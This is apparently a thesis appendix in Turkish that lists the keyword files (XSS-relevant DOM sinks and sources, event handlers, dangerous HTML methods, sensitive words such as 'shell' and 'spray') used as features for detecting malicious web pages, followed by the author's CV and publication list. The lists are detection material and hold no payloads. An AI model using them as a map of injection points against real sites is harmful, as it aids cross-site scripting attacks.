find_f1(htmlfile) fonksiyonu için kullanılan *AJAX_Keywords.txt* dosyası içeriği

```
XMLHttpRequest(
.abort(
.getAllResponseHeaders(
.getResponseHeader(
.open(
.send(
.setRequestHeader(
.onload
.onreadystatechange
.readyState
.responseText
.responseXML
.status
.statusText
```

find_f3(htmlfile) fonksiyonu için kullanılan *Dangerous_HTML_Methods.txt* dosyası içeriği

```
.innerHTML
.outerHTML
.insertAdjacentHTML
.write(
.writeln(
.createElement(
.createTextNode(
.createContextualFragment
.setAttribute(
.appendChild(
.textContent
eval(
getElementsByTagName(
fromCharCode(
alert(
.innerText
.data
```

find_f5(htmlfile) fonksiyonu için kullanılan *DOM_Modification_Keywords.txt* dosyası içeriği

```
appendChild(
cloneNode(
compareDocumentPosition(
innerHTML
insertAdjacentHTML(
insertAdjacentElement
insertBefore(
isEqualNode(
isSameNode(
outerHTML
removeChild(
replaceChild(
createElement(
createTextNode(
.replaceWith(
```

find_f8(htmlfile) fonksiyonu için kullanılan *Event_Handlers.txt* dosyası içeriği

```
onAbort
onBlur
onChange
onClick
onDblClick
onDragDrop
onError
onFocus
onKeyDown
onKeyPress
onKeyUp
onLoad
onMouseDown
onMouseMove
onMouseOut
onMouseOver
onMouseUp
onMove
onReset
onResize
onSelect
onSubmit
onUnload
onauxclick
oncancel
oncanplay
oncanplaythrough
onclose
oncontextmenu
oncuechange
ondrag
ondragend
ondragenter
ondragexit
ondragleave
ondragover
ondragstart
ondrop
ondurationchange
onemptied
onended
onformdata
oninput
oninvalid
onloadeddata
onloadedmetadata
onloadstart
onmouseenter
onmouseleave
onpause
onplay
onplaying
onprogress
onratechange
onsecuritypolicyviolation
onseeked
onseeking
onslotchange
onstalled
onsuspend
ontimeupdate
ontoggle
onvolumechange
onwaiting
onwebkitanimationend
onwebkitanimationiteration
onwebkitanimationstart
onwebkittransitionend
onwheel
onscroll
onafterprint
onbeforeprint
onbeforeunload
onhashchange
onlanguagechange
onmessage
onmessageerror
onoffline
ononline
onpagehide
onpageshow
onpopstate
onrejectionhandled
onstorage
onunhandledrejection
oncut
oncopy
onpaste
onactivate
onafterscriptexecute
onanimationcancel
onanimationend
onanimationiteration
onanimationstart
onbeforeactivate
onbeforecopy
onbeforecut
onbeforedeactivate
onbeforepaste
```

```
onbeforescriptexecute
onbegin
onbounce
ondeactivate
onend
onfinish
onfocusin
onfocusout
onfullscreenchange
onloadend
onmousewheel
onmozfullscreenchange
onpointerdown
onpointerenter
onpointerleave
onpointermove
onpointerout
onpointerover
onpointerrawupdate
onpointerup
onreadystatechange
onrepeat
onsearch
onselectionchange
onselectstart
onshow
onstart
ontouchend
ontouchmove
ontouchstart
ontransitioncancel
ontransitionend
ontransitionrun
ontransitionstart
```

find_f16(htmlfile) fonksiyonu için kullanılan *Sensitive_Keywords.txt* dosyası içeriği

```
XSS
banking
redirect
root
password
crypt
shell
spray
evil
```

find_f34(htmlfile) fonksiyonu için kullanılan *DOM_Objects.txt* dosyası içeriği

```
document.URL
document.documentURI
document.URLUnencoded
document.baseURI
document.open
document.window
document.location
document.cookie
document.referrer
window.name
history.pushState
history.replaceState
localStorage
sessionStorage
IndexedDB
Database
document.write(
document.writeln(
window.location
eval(
document.domain
WebSocket(
.src
.lowsrc
postMessage(
setRequestHeader(
FileReader.readAsText(
ExecuteSql(
sessionStorage.setItem(
document.evaluate(
JSON.parse(
.setAttribute(
RegExp(
getCookie(
setCookie(
location.assign(
location.replace(
location.herf
AppName(
getUserAgent(
.getElementById
.getElementByName
```

ÖZGEÇMİŞ

Kişisel Bilgiler	
Adı Soyadı	Halil Özgür BAKTIR
Doğum Yeri	-
Doğum Tarihi	-
Uyruğu	[X] T.C. [ ] Diğer:
Telefon	-
E-Posta Adresi	@
Web Adresi	http://

Eğitim Bilgileri	
Lisans	
Üniversite	İstanbul Üniversitesi
Fakülte	Mühendislik Fakültesi
Bölümü	Elektronik Mühendisliği (İng.)
Mezuniyet Yılı	1999

Yüksek Lisans	
Üniversite	İstanbul Teknik Üniversitesi
Enstitü Adı	Sosyal Bilimler
Anabilim Dalı	İşletme
Programı	İşletme
Mezuniyet Tarihi	2001

Yüksek Lisans	
Üniversite	Sakarya Üniversitesi
Enstitü Adı	Fen Bilimleri
Anabilim Dalı	Bilgisayar ve Bilişim Mühendisliği
Programı	Bilişim Teknolojileri
Mezuniyet Tarihi	2010

Doktora	
Üniversite	İstanbul Üniversitesi
Enstitü Adı	Fen Bilimleri
Anabilim Dalı	Enformatik Anabilim Dalı
Programı	Enformatik Programı
Mezuniyet Tarihi	2022

Makale ve Bildiriler

Makaleler

Baktır, H. Ö., 2012, CAPTCHA Usage in Open Source LMSes, *Proceedings of 4th International Future-Learning Conference on Innovations in Learning for the Future 2012: e-Learning (Future-Learning 2012)*, İstanbul, 368-388.

Çelik, B., Özçakır, F. C., Baktır, H. Ö., Yalçınkaya, İ., Huysal, K., Ayhan, K., Ok, K., Erkoç, M. F., GÜLSEÇEN, S. (Ed.), 2012, *Bilgi ve Bilginin Yönetimi*.

Bildiriler

Baktır, H. Ö., Çelik B., Işık S., 2015, REMnux Linux Dağıtımının İncelenmesi ve Örnek bir Kötücül Yazılım Analiz Uygulaması, *Akademik Bilişim 2015 Konferansı (AB2015)*, Eskişehir.

Özgöçmen, K. H., Çelik, B., Baktır, H. Ö., 2014, Ülkemizdeki Üniversite Web Sayfalarının Siber Güvenlik Açısından Hızlı Bir Değerlendirmesi, *XIX. Türkiye'de İnternet Konferansı (inet-tr'14)*, İzmir.

Reis, Z. A., Baktır, H. Ö., Çelik, B., Erkoç, M. F., Özçakır, F. C., Özdemir, Ş., *ve diğ.*, 2012, Açık Kaynak Kodlu Öğrenme Yönetim Sistemleri Üzerine Bir Karşılaştırma Çalışması, *3rd International Conference on New Trends in Education and Their Implications*, Journal of Research in Education and Teaching, Antalya, 42-58.

Özçakır, F. C., Erkoç, M. F., Çelik, B., Baktır, H. Ö., Şahin, K., & Reis, Z. A., 2011, Güvenli Bilgisayar ve İnternet Kullanımına Yönelik Bir Web Tabanlı Öğretim Ortamının Geliştirilmesi, *5th International Computer & Instructional Technologies Symposium*, Elazığ.

Baktır, H. Ö., Çelik, B., Özçakır, F. C., 2011, Docebo Öğrenme Yönetim Sisteminin Web Tabanlı Öğretim Gereksinimlerini Karşılama Açısından İncelenmesi, *5th International Computer & Instructional Technologies Symposium*, Elazığ.